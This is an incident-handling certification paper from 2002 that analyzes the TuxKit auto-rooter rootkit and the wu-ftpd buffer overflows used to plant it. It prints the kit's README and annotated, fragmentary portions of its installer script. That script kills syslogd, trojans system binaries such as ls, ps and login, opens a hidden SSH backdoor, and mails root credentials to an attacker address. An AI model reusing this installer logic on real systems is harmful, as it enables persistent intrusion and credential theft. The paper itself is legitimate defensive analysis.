Global Information Assurance Certification Paper

GCIH Certification Practical Assignment Version 2.1

Advanced Incident Handling and Hacker Exploits – Option 1

"Auto –Rooters"

The "New School" RootKits from the Intrusion Analyst's Perspective

By: Larry P. Bunch
Date: 05 NOV 2002

Executive Summary

This paper is not about the vulnerability or exploit. The focus of the paper is about what happens after an attacker has successfully exploited the system.

In this paper we will briefly discuss the history and evolution of rootkits, focusing on the FTP - "RNFR" file deletion vulnerability; ftp-rnr (324). As well as the "Site exec" vulnerability.

I will examine the successful exploitation of this vulnerability, through the use of automated rootkits or “auto-rooters” by means of a wu-ftp buffer-overflow. The auto-rooter that we will discuss as our example is the TuxKit.

The first part of this paper will discuss the actual vulnerability and exploit. As well as give a brief synopsis of the history of rootkits and the names of some older and more recent rootkits, and focus on the vulnerable service and the actual attacks on the host. The latter sections will focus on what takes place after the attack and the processes involved in successful incident handling. The events described in this paper are from an actual incident that I was personally involved with.

The tcpump and log files have been sanitized and IP addresses have been replaced with IANA reserved IPs and all content data has reviewed and or modified for privacy and security issues

Rootkits are used to keep control of the system, after exploit has successfully been run. For my incident, I am going to examine a fairly well documented rootkit that has made appearances on several networks that I monitor. This particular rootkit originated in the Netherlands. This particular rootkit appears to be a modified version of the t0rn rootkit.

I will also discuss some of the more recent “auto-rooters” that I have been observing and their capabilities and what we may possibly see in the near – future.

The rootkits that I am going to examine are markedly different than the traditional rootkits of the past in several significant ways. First, the TuxKit is a kernel-level rootkit. That is this rootkit works at and modifies the kernel of the OS (operating system), which you could consider the operations center of your OS. By doing this, the attacker makes detection much more difficult. Secondly, and perhaps most importantly this rootkit is one of the first of its kind, in a new generation of rootkits called the “auto-rooter”.

TABLE OF CONTENTS

1 Overview

1.1 A Brief Overview Of RootKits

“A rootkit is defined by the NSA Glossary of Terms Used in Security and Intrusion Detection as an "A hacker security tool that captures passwords and message traffic to and from a computer. A collection of tools that allows a hacker to provide a backdoor into a system, collect information on other systems on the network, mask the fact that the system is compromised, and much more. The rootkit is a classic example of Trojan horse software. Rootkits are available for a wide range of operating systems.” (Hawkins)

RootKits were conceived with some very specific purposes in mind. They are as follows:

- Creating back-door entry points into the system for later use.
- Sniffing out user id’s and passwords.
- Tampering with system log files to prevent gathering of evidence.
- Modifying or replacing existing system tools to avoid detection by system administrators.
- Monitoring network traffic or keystrokes.
- Launching attacks on other systems from the target system.

A common mistake is that a rootkit is sometimes confused with the buffer overflow itself, which the attacker initially uses to get root access on a compromised box. However, the buffer overflow and rootkit are two separate entities that work in conjunction with one another. During the course of my research, I found that it is *generally* agreed the first rootkit appeared in the early 1990’s. Also in 2001, Chinese virus writers incorporated a modified version of the “T0rnkit” (rootkit) into the "Lion" worm. But the kit itself is not a virus; it cannot spread on its own. All rootkits need some type of vehicle in order to be successfully implemented. Whether it is a buffer-overflow, worm etc.

A RootKit is really nothing more than a collection of programs. That allow an intruder to install and operate whatever tools are included in that particular rootkit (SSH, psyBNC, etc.) Usually a rootkit will shut down logs, install assorted tools, and build backdoors to get back into the compromised host. These new “auto-rooters” have the ability to do all of the above and remove themselves so that nobody discovers the compromise. Rootkits are the tool of choice for script-kiddies. Because they are:

- Widely available on the Internet
- They are for the most part pre compiled
- Easy to install
- Installation can be semi and fully automated

The “Black Hat community can, on the most basic level can be devised into three very distinct Skill levels:

- Experienced
- Intermediate
- Script Kiddies

The skill set that was most likely responsible for this attack is from the last group, the“Script-Kiddies”. The reason for this is the ease of use of the auto-rooters and wide availability on the Internet.

In the past, the process of cracking a system and actually installing a rootkit was a manual process and could be quite tedious. There generally was a time lapse in between each step of the compromise. The auto-rooters condensed this time into seconds. In the past, the installation of a rootkit was, four fold process:

1. **Scan** – the address space for services that are running for example, FTP on port 21
2. **Compromise -** after the hacker had scanned the systems, they would compile a list of targets to attack (vulnerable systems). Then proceed to attack those targets.
3. **Root** – if the attacker were able to compromise the system, they would manually load a rootkit on the system.
4. **Clean** - after the rootkit had been installed. The hacker would attempt to erase any trace that they had been in the system. The hacker hides in the system simply modifying or trojanizing these programs not to display his activities. "ls" is altered to not display the crackers files. "ps" is modified so as not to display the hacker’s processes.

Current Trends

Automated rootkits appear to be a new trend in the black hat community and are very powerful tools. The “auto-rooters” represent a significant shift in the capability of hackers

If these Kernel-level rootkits are not detected immediately, you have a major problem on your hands. They are potent new weapons in the script kiddie’s arsenal. They can scan, compromise, root, clean, backdoor and patch (update) the compromised host automatically. If the hack goes undetected it more than likely will not be found for quite some time, if at all. The latest rootkits have loadable kernel modules, distributed denial of service tools, etc. However, ease of detection is very good. Thus far, due to the fact that upon a successful attack most of the auto-rooters execute a very detectable command that follows the successful wu-ftp buffer overflow: “unset HISTFILE; id; uname –a

In addition, many of these “auto-rooters” appear to be originating in Eastern Europe. An analysts doing forensics work will find it much more difficult to do their job when the rootkit is written (commented) in Romanian or Russian. They then must attempt to translate the name of a file or the tools in the kit, which requires additional research.

Here is an example from one of the Romanian auto-rooters. This particular example used the CRC32 SSH exploit:

Figure 1

SSH-1.5-1.2.27SSH-1.5-1.2.27*****CHRIS CHRIS***** YOU ARE IN

(distance 1118)Computing the

keys...Testing the keys

...Key generation complete.Initializing random number

generator...Your identific

ation has been saved in /usr/man/man6/ssh_host_key.Your public key

is:1024 33 12

root@xxxx

our public key has been saved in /usr/man/man6/ssh_host_key.pub[OK

]Instalam sn

iferul si cream directorul hidden/usr/man/ exista... nu mai trebuie

creat/usr/ma

n/man1/ exista... nu mai trebuie creat[OK] Puteti sa va pedepsiti

dusmanii pri

n FLOOD incepand de acumaStergem fisierul root.bash_history---

Linkuim /root/.ba

sh_history cu /dev/null ...+++ [OK] Totul in regula cu fisierul

/root/.bash_hi

story ...Crearea portului secret de SSH aproape gata... ras2xm: no

process kille

dsc/bensc/ben.csc/coresc/osscansc/pscan.csc/scansc/wus---Sniffer a

fost pornit cu success---Rootkit installed - made in Romania

This is an example of just how difficult analysis can be when the comments of the rootkit are in a foreign language. It is important to mention this fact because we are seeing more auto-rooters coming out of Eastern Europe. These auto-rooters are becoming increasingly more complex and we are seeing more and more of them commented in the creators' native language.

1.2 Description of the TuxKit

The TuxKit is by now a fairly well documented rootkit. Rootkits can be used in conjunction with a worm or a buffer overflow. There currently are three versions of this particular rootkit they are:

- tuxkit.tgz
- tuxkit-1.0.tgz
- tuxkit-short.tgz (this version has less overhead)

There are seven files in tuxkit-1.0.tgz:

- Readme
- Tuxkit - Installation script
- Bin.tgz- precompiled binaries
- Cfg.tgz- config. Files
- Lib-tgz- libraries, for process hiding
- Sshd.tgz- precompiled sshd
- Tools.tgz- suite of precompiled tools (these tools are discussed later)

A Dutch hacking group called Tuxendo wrote TuxKit. The rootkit was developed by Argv[], it appears to be a modified version of the t0rn rootkit. Also, it would seem that this particular rootkit appeared on the scene sometime in late 2001.

The TuxKit installation script has the ability to e-mail the attacker at the end of the installation. The script will send an email with the subject "Tuxkit1.0". The e-mail contains information about the host, the SSH backdoor port, the psyBNC port, and also the password for the compromised system. This e-mail ability is not uncommon among the "auto-rooters". The following is the README file from the TuxKit RootKit:

Figure 2:

```
Installation

The script will allow you to define your own password and BNCport.

This (test) version only supports a login backdoor. SSHD will be

Included in the following release.

./tuxkit <Password> <SSHD Port> <BNC Port>

        Password: This will be the password you need to login onto
```

```
                the compromised system.
        SSD Port : This will be the port on which the SSHD will be
                be listening on for incoming connections.
                This port will be hidden automatically in netstat.
        bncport  : this will be the port psyBNC will listen on.
                This port will be hidden automatically in netstat.
The setup script does NOT have default settings, this forces you to
provide a password sshdport and bncport.
The setup script also contains a variable called EMAIL, you should edit
this ;)
List of used files and their purpose
/dev/tux          - Hidden rootkit directory
/dev/tux/.proc    - Contains the programs to be removes from ps listing
                0 0        - Hides all processes running under root
                1 p0       - Hides tty p0
                2 sniffer  - Hides all programs with the name sniffer
                3 hack     - Hides all programs with 'hack' in them
                        ie. proghack1, hack.sh, etc...
                    Don't use the full path, just the name is enough.
/dev/tux/.addr    - Contains the sockets to be removed from netstat listing
                We got 5 different types:
                Type 0: Hide uid
                Type 1: Hide local address
                Type 2: Hide remote address
                Type 3: Hide local port
                Type 4: Hide remote port
                Type 5: Hide UNIX socket path
                Examples:
```

```
                0 0        - Hides all connections by uid 0
                1 24       - Hides all local connections from 24.X.X.X
                2 1.2.3.4  - Hides all remote connections to 1.2.3.4
                3 6667     - Hides all local connections from port 6667
                4 6668     - Hides all remote connections to port 6668
                5 socket   - Hides all UNIX sockets including the path
                             socket
/dev/tux/.file    - Contains the files/dirs to be hidden
                Don't use the full path, just the name is enough
/dev/tux/.log     - Contains strings which wont be logged
                hack.com - Won't log all connection attempts etc... from
                           hack.com
/dev/tux/.iface   - Contains the interfaces to be hidden
/dev/tux/.cron    - Hidden crontab file
/dev/tux/tools    - Contains tools, just check it out
/dev/tux/backup   - Contains the original binarys
Mail me at acin@softhome.net if you encounter any bugs or errors.
                           Argv[]@IRCNET
#############################################################################
# Greets go out to: Tuxtendo/etC!/X-ORG/#tuxtendo@IRCNET/#etcpub@IRCNET #
#  Special thanks to : APACHE, Danny-Boy, sensei, _random and Blade ;)  #
```

http://archive.tuxtendo.nl/rootkit/tuxkit-analysis.txt

The following are portions of the actual TuxKit code. The kit in its entirety can be found at: **http://archive.tuxtendo.nl/rootkit/**. I have attempted to explain what each part of the code is doing. Everything in red are my comments:

Figure 3

```
#!/bin/sh      (calls shell)
```

```
# Your e-mail address     (Where hacker wants all system and backdoor information sent)

EMAIL=tuxkit@isbeter.nl (Setting the environment variable for e-mail)

RED='\033[1;31m'

GRN='\033[1;32m'

YEL='\033[1;33m'

STARTTIME=`date +%s`     (TIME AND DATE THAT THE SCRIPT STARTS)

MYIP=`/sbin/ifconfig eth0 (SET UP AND RUN IP ALIASING)| grep "inet addr:" | awk -F ' ' ' {print $2}
' | cut -c6-` (FINDS THE IP OF THE MACHINE AND ASSIGNS IT TO THE VARIABLE MYIP)

PROC=`cat /proc/cpuinfo (GETTING CONFIGURATION INFORMATION)| grep model (SEARCHES FOR
MODEL NAME FOR SERVER/WORKSTATION)| grep name (SEARCH FOR HOSTNAME) | awk '{printf $4 " " $5
" " $6}'``cat /proc/cpuinfo  | grep cpu | grep MHz | awk '{printf $4}'` (TAKES INFORMATION ABOUT
THE PROCESSOR TYPE AND ASSIGNS IT TO ENVIRONMENT VARIABLE PROC CONCATENATE AND PRINTS FILES TO
ONE PLACE.).

RDIR="/dev/tux" (SETS THE ENVIRONMENT VARIABLE RDIR TO /dev/tux (RDIR PROBABLY STANDS FOR ROOT
DIRECTORY)

CDIR= `pwd` (SETS THE CDIR ENVIRONMENT VARIABLE TO THE OUTPUT OF THE pwd COMMAND)

SYSLOGCONF= "/etc/syslog.conf" (SETS THE ENVIRONMENT VARIABLE SYSLOGCONF TO
/etc/syslog.conf)

REMOTE=`grep -v "^#" "$SYSLOGCONF" | grep -v "^$" | grep "@" | cut -d '@' -f 2`

((LOOKING/GREPING FOR REMOTE LOGIN SERVER)

if [ $# != 3 ]

then

 echo ""

 echo -e "${RED}ERROR${RES}: You did not specify all the needed commands."

 echo -e "Usage: $0 <Password> <SSHD Port> <BNC Port>"

killall -9 syslogd   (KILLING SYSLOG DAEMON)

echo -e "${WHI}*${RES} Backdooring started at   :`date +%l:%M:%S`"

(SENDS TO SCREEN THE DATE AND TIME THE BACKDOORING PROCESS STARTS)

 cd $CDIR
```

SETTING SCREEN (VTT) VARIABLES

CHECKS TO MAKE SURE THE USER PUT IN 3 COMMAND LINE OPTIONS AND GIVES THEM AN ERROR WITH THE CORRECT USAGE IF THEY DO NOT.

```
echo ""
echo -e "${WHI}*${RES} Backdoor password       : $1"
echo -e "${WHI}*${RES} SSHD   listening at port : $2"
echo -e "${WHI}*${RES} psyBNC listening at port : $3"
echo "" (TELLS THE USER WHEN THE BACKDOORING STARTED, WHAT THE PASSWORD HE ASSIGNED WAS, WHAT PORT THE SSHD BACKDOOR WILL LISTEN ON, AND WHERE THE BOUNCER IS LISTENING)
1.) printf "${WHI}*${RES} Extracting bin.tgz "
2.) printf "\n${WHI}*${RES} Extracting cfg.tgz "
3.) printf "\n${WHI}*${RES} Extracting lib.tgz "
4.) printf "\n${WHI}*${RES} Extracting tools.tgz
5.) printf "\n${WHI}*${RES} Extracting sshd.tgz "
printf "done." (ALL THIS GIVES THE USER INFO ON WHAT IS GOING ON)
echo ""
printf "\n${WHI}*${RES} Moving config files to $RDIR ..."
 mkdir -p /dev/ TUX  (MAKING A DIRECTORY CALLED /DEV/TUX  THE –P OPTION LOOKS FOR PARENT FILE, AND IF NONE IS FOUND IT WILL CREATE A PARENT FILE)
 cd $CDIR/cfg
 A) mv -f .addr $RDIR/.addr
 B) mv -f .cron $RDIR/.cron
 C) mv -f .file $RDIR/.file
 D) mv -f .log  $RDIR/.log
 E) mv -f .proc $RDIR/.proc
 rm -rf cfg  (REMOVING THE CONFIGURATION FILE)
printf " done."  (PRINT TO SCREEN "DONE)
(MAKES THE DIRECTORY SET AS THE RDIR ENVIRONMENT VARIABLE AND GETS THE CONFING FILES FOR THE ROOTKIT WHERE THEY NEED TO BE)
printf "\n${WHI}*${RES} Moving lib files to /lib ..."
```

Prompting attacker for password and ports to use

Steps 1-5 are simply showing the attacker what files are being extracted

Steps A-E are creating hidden files. In the. xxxx (.) indicates that the file is to be hidden.

```
cd $CDIR/lib
mv -f * /lib
cd $CDIR
rm -rf lib
/sbin/ldconfig
printf "done." (READ THE PRINTF LINE)
echo ""
echo ""
printf "\n${WHI}*${RES} Backdooring:"
 mkdir -p $RDIR/backup
 cd $CDIR/bin
(READ THE PRINTF LINE)
printf " crontab"
 chattr -isa /usr/bin/crontab (CHANGES ATTRIBUTES)
 ./sz /usr/bin/crontab ./crontab
 touch -acmr /usr/bin/crontab ./crontab
 chown root.root /usr/bin/crontab
(CHANGING OWNERSHIP OF ROOT-TO-ROOT AND REPLACING CRONTAB WITH THE TROJANED VERSION)
1a.) printf " df"
 chattr -isa /bin/df
 ./sz /bin/df ./df
 touch -acmr /bin/df ./df
 mv -f /bin/df $RDIR/backup MOVING DF TO /BIN/DF)
 mv -f ./df /bin/df
 chown root.root /bin/df
(REPLACING DF WITH THE TROJANED VERSION)
```

The highlighted portion is replacing the system libraries

Steps 1a – 1t is the replacing of the binaries.

1b.) printf " dir"

chattr -isa /usr/bin/dir

chown root.root /usr/bin/dir

(REPLACING DIR WITH THE TROJANED VERSION)

1c.) printf " du"

chown root.root /usr/bin/du

(REPLACING DU WITH THE TROJANED VERSION)

1d.) printf " find"

chown root.root /usr/bin/find

(REPLACING FIND WITH THE TROJANED VERSION)

1f.) printf " ifconfig"

chown root.root /sbin/ifconfig

(REPLACING IFCONFIG WITH THE TROJANED VERSION)

1g.) printf " killall"

chown root.root /usr/bin/killall

(REPLACING KILLALL WITH THE TROJANED VERSION)

1h.) printf " locate"

chown root.root /usr/bin/locate

(REPLACING LOCATE WITH THE TROJANED VERSION)

1i.) printf " ls"

chown root.root /bin/ls

(REPLACING LS WITH THE TROJANED VERSION)

1j.) printf " netstat"

chown root.root /bin/netstat

(REPLACING NETSTAT WITH THE TROJANED VERSION)

1k.) printf " ps"

chown root.root /bin/ps

(REPLACING PS WITH THE TROJANED VERSION)

1l.) printf " pstree"

chown root.root /usr/bin/pstree

(REPLACING PSTREE WITH THE TROJANED VERSION)

1m.) printf " syslogd"

chown root.root /usr/sbin/syslogd

(CHECKS FOR SYSLOGD IN 2 PLACES AND REPLACES IT WITH THE TROJANED VERSION)

1n.) printf " tcpd"

chown root.root /usr/sbin/tcpd

(REPLACING TCPD WITH THE TROJANED VERSION)

1o.) printf " top"

chown root.root /usr/bin/top

(REPLACING TOP WITH THE TROJANED VERSION)

1p.) printf " updatedb"

chown root.root /usr/bin/updatedb

(REPLACING UPDATEDB WITH THE TROJANED VERSION)

1q.) printf " vdir"

chown root.root /usr/bin/vdir

(REPLACING VDIR WITH THE TROJANED VERSION)

1r.) printf " dmesg"

chown root.root /bin/dmesg

(REPLACING DMSEG WITH THE TROJANED VERSION)

1s.) printf " login"

chown root.root /bin/login

(REPLACING LOGIN WITH THE TROJANED VERSION)

1t.) printf " sshd" **((INSTALLING A ROGUE SSH2 SERVER IN/USR/BIN/SSH2D THAT RUNS ON A HIGH NUMBERED PORT AND MODIFIES /ETC/RC.D/INIT.D/NETWORK TO START IT WHENEVER THE NETWORK SERVICE GOESUP. IT ALSO MODIFIES /ETC/RC.D/RC.SYSINIT TO START /USR/BIN/XSF AND /USR/BIN/XCHK, WHICH IT INSTALLS.)**

```
cd $CDIR/ssh2

mkdir -p /dev/tux/ssh2

chown root.root /usr/bin/xsf

echo "Port                                $2" > /dev/tux/ssh2/sshd2_config

cat ./sshd2_config >> /dev/tux/ssh2/sshd2_config

chown root.root /usr/bin/xchk

echo -e "${WHI}*${RES} Running psybnc ..."

 echo "PSYBNC.SYSTEM.PORT1=$3" >>$RDIR/tools/psybnc/psybnc.conf

 echo "3 $3" >>$RDIR/.addr

 cd $RDIR/tools/psybnc

 ./psybnc

 cd $CDIR

echo ""

echo -e "${WHI}*${RES} Rootlist lines"

echo -e "  export DISPLAY=$1; telnet $MYIP # `hostname -f` SSH: $2 psyBNC: $3"

echo -e "  ssh $MYIP -l root -p $2 # `hostname -f` password: $1 psyBNC: $3"

echo -e "  export DISPLAY=$1; telnet $MYIP # `hostname -f` SSH: $2 psyBNC: $3" |
mail -s Tuxkit1.0 $EMAIL SSH ALL INFORMATION ABOUT COMPROMISED BOX TO THE SPECIFIED E-MAIL
ADDRESS)

echo -e "  ssh $MYIP -l root -p $2 # `hostname -f` password: $1 psyBNC: $3" | mail -s
Tuxkit1.0 $EMAIL

ENDTIME=`date +%s`  (SETS VERIABLE TO CALCULATE THE TIME IT TOOK TO BACKDOOR SYSTEM)

DONETIME=`expr $ENDTIME - $STARTTIME`

echo ""

echo -e "${WHI}*${RES} Backdoored in $DONETIME second(s)!"

echo ""

printf "${WHI}*${RES} Cleaning up ..."
```

"EXPLOIT: a non-trusted, non-encrypted user (person A) who has gained access to a channel where psyBNC users are speak using channel encryption could fool these encrypted users into thinking that person A is encrypted along with them and that they should be trusted. Person A could NOT read the encrypted conversation but COULD type a line of text such as, say, "[B] I am at my cousin's university but I need something from the FTP server... could you please add this IP mask to the allowed hosts for my account?"
http://online.securityfocus.com/archive/1/251797

```
cd $CDIR
cd ..
rm -rf $CDIR
rm -rf tuxkit*
printf " done.\n"
echo ""
echo -e "${WHI}*${RES} System information"
echo -e "  Hostname : `hostname -f`"(HOSTNAME - PRINT NAME OF THE CURRENT HOST THE –F INDICATES IT IS A PLAIN FILE)
echo -e "  IP address   : $MYIP `hostname -i`"
echo -e "  Alt IPs      : `/sbin/ifconfig | grep eth | wc -l`"
echo -e "  Processor    : $PROC"
echo -e "  Bogomips     : `cat /proc/cpuinfo | grep bogomips | awk '{printf $3}'`"
        printf "${RED}YES${RES}"
else printf "no"fi echo ""
if [ -f /usr/sbin/syslogd ] ; then/usr/sbin/syslogd -m 0
else/sbin/syslogd -m 0  (RESTARTING SYSLOG DAEMON)
```

Cleaning up the system, removing the current directory and the rootkit since the system has been compromised and backdoored the rootkit is no longer needed.

2 Part I - The Exploit

Name:	**EXPLOIT:** Buffer Overrun in wu-ftpd commands **VULNERABILITY**: CVE-1999-0081 – CVE-1999-0083
Operating Systems:	This is not vulnerability in the OS, but in the wu-ftp application. • Any system running ftpd derived from wu-ftpd 2.0 or later • All RedHat version prior to 5.2 • All Slackware versions prior to 3.6 • UnixWare Version 7.0.1 and earlier (except 2.1.x) • OpenServer Versions 5.0.5 and earlier • Some systems running ftpd derived from BSD ftpd 5.51 or BSD ftpd 5.60 (the final BSD release)
Protocol / Services / Applications:	FTP (file transfer protocol) Port 21/tcp • Any system running wu-ftpd 2.6.0 or earlier • ProFTPD all versions prior to 1.2.0pre1 • All wu-ftpd versions through 2.4.2 (beta 18) • All wu-ftpd VR versions prior to 2.4.2 (beta 18) VR10 • All BeroFTPD versions prior to 1.2.0
Brief Description:	Several FTP server commands do not perform sufficient bounds checking on user input that allows an attacker to provide large input with embedded commands. The input overwrites part of the systems internal command stack and executes the embedded commands to compromise the host system.
Variations:	Here are but a few variations of ftp based buffer overflows: • CVE-1999-0950 - Buffer overflow in HP-UX newgrp program • CVE-1999-0368 - Buffer overflows in wuarchive ftpd (wu-ftpd) and ProFTPD lead to remote root access, a.k.a. palmetto. • CVE-1999-0083-getcwd () file descriptor leak in FTP • CVE-1999-0082 - CWD ~root command in ftpd allows root access • CVE-1999-0081 - wu-ftp allows files to be overwritten via

	the rnfr command. • CVE-1999-0080 - wu-ftp FTP server allows root access via site exec command. • CVE-1999-0256 - Buffer overflow in War FTP allows remote execution of commands. • CVE-1999-0789 - Buffer overflow in AIX ftpd in the libc library. • CVE-1999-0838 - Buffer overflow in Serv-U FTP 2.5 allows remote users to conduct a denial of service via the SITE command. • CVE-1999-0878 - Buffer overflow in WU-FTPD and related FTP servers allows remote attackers to gain root privileges via MAPPING_CHDIR. • CVE-1999-0879 - Buffer overflow in WU-FTPD and related FTP servers allows remote attackers to gain root privileges via macro variables in a message file. • CVE-2000-0573 - The lreply function in wu-ftpd 2.6.0 and earlier does not properly cleanse an un - trusted format string, which allows remote attackers to execute arbitrary commands via the SITE EXEC command. • CVE-2001-0053 - One-byte buffer overflow in reply dirname function in BSD-based ftpd allows remote attackers to gain root privileges.
References:	• http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0081 • http://www-arc.com/sara/cve/cve.html • http://www.cert.org/advisories/CA-1999-03.html • http://www.tigertesting.com/vulnerabilities.html • http://www.iss.net/security_center/static/324.php • http://ftp.academ.com/academ/wu-ftpd/release.html • http://www.cert.org/advisories/CA-1999-03.html

	• http://www.cert.org/advisories/CA-2000-13.html • http://archive.tuxtendo.nl/rootkit/

3 Part II - The Attack


3.1 Network Description and Diagram

The network that this particular incident is taken from, is from one of the many networks that I monitor on a WAN (wide area network)

The WAN that I monitor, is a high-speed network that provides connectivity among the geographically dispersed user sites and shared resource centers. The service provider has built the WAN as a virtual private network (VPN) over a public infrastructure. The WAN provides digital data transfer services between defined service delivery points (SDPs). SDPs are specified in terms of wide area networking (WAN) bandwidth access, network protocols [Multi PROTOCOL LABEL switching, Internet Protocol (IP), Asynchronous Transfer Mode (ATM)], and local connection interfaces. This network provides wide area networks (WAN) communications services. This network currently supports bandwidths from DS-3 at user sites to OC-12 at selected Distributed Centers.

Example Network

Figure 4



3.2 Protocol Description

FTP

FTP (file transfer protocol) is a service that is assigned to ports 20 (default data) and 21 (control) by IANA (Internet Assignment Numbers Authority)**http://www.iana.org/**. FTP is a protocol (set of rules) that enables computers to share files across the Internet. The FTP protocol is defined in RFC 959 **ftp://ftp.isi.edu/in-notes/std/std9.txt**. FTP is different from TCP connections in that it uses two TCP connections to transfer a file.

1. The *Control Connection* is established the same way as any other client-server application. The server does a passive open on port 21 (FTP) and waits for the client connection. The client does an active open on port 21to establish the control connection.

2. The *Data Connection* (port 20) is established each time a file is transferred between the client and the server. The data connection has three uses:

- Sending a file from the client to the server.
- Sending a file from the server to the client.
- Sending a listing of files or directories from the server to the client.

"FTP is the internet standard for file transfer. Unlike most other TCP applications, it uses two TCP connections between the client and server-a control connection that is left up during the duration of the client-server session, and a data connection that is created and deleted as necessary." (Stevens 439)

I would like to stress that the attack that I am focusing on for the paper utilized the "FTP - "RNFR" file deletion vulnerability command; ftp-rnr (324)". However, rootkits could possibly be run from any number of other attacks that utilize different protocols. Or, a worm could generate the attack as well. However, for the purpose of this paper I am focusing on the ftp protocol and the wu-ftp vulnerability

How the Exploit Works

The focus of this attack is not so much on the attack itself, but what takes place after the attack. The method of attack is the execution of a buffer overflow. Which takes advantage of the " FTP - "RNFR" file deletion vulnerability as well as the "Site exec" vulnerability in the wu-ftpd and other ftp daemons based on the wu-ftpd source code. Wu-ftpd is a common package on many systems and is used to provide ftp services There have been many incidents involving the exploitation of this vulnerability which enables remote users to gain root privileges on their intended victims.

The wu-ftpd "site exec" vulnerability is caused by a missing character-formatting argument in a number of function calls that implement the "site exec" command. Normally if "site exec" is enabled, a user who logs into an ftp server may execute a

restricted subset of quoted commands on the server itself. However, if a malicious user is able to pass character format strings while executing a "site exec" command, the ftp daemon can be tricked into executing arbitrary code as root. The vulnerability is exploitable if a local user account can be used for ftp login. Or, if the "site exec" command functionality is enabled, then anonymous ftp login allows sufficient access for an attack. By exploiting this validation problem a local or remote user may also be able to execute arbitrary code as root.

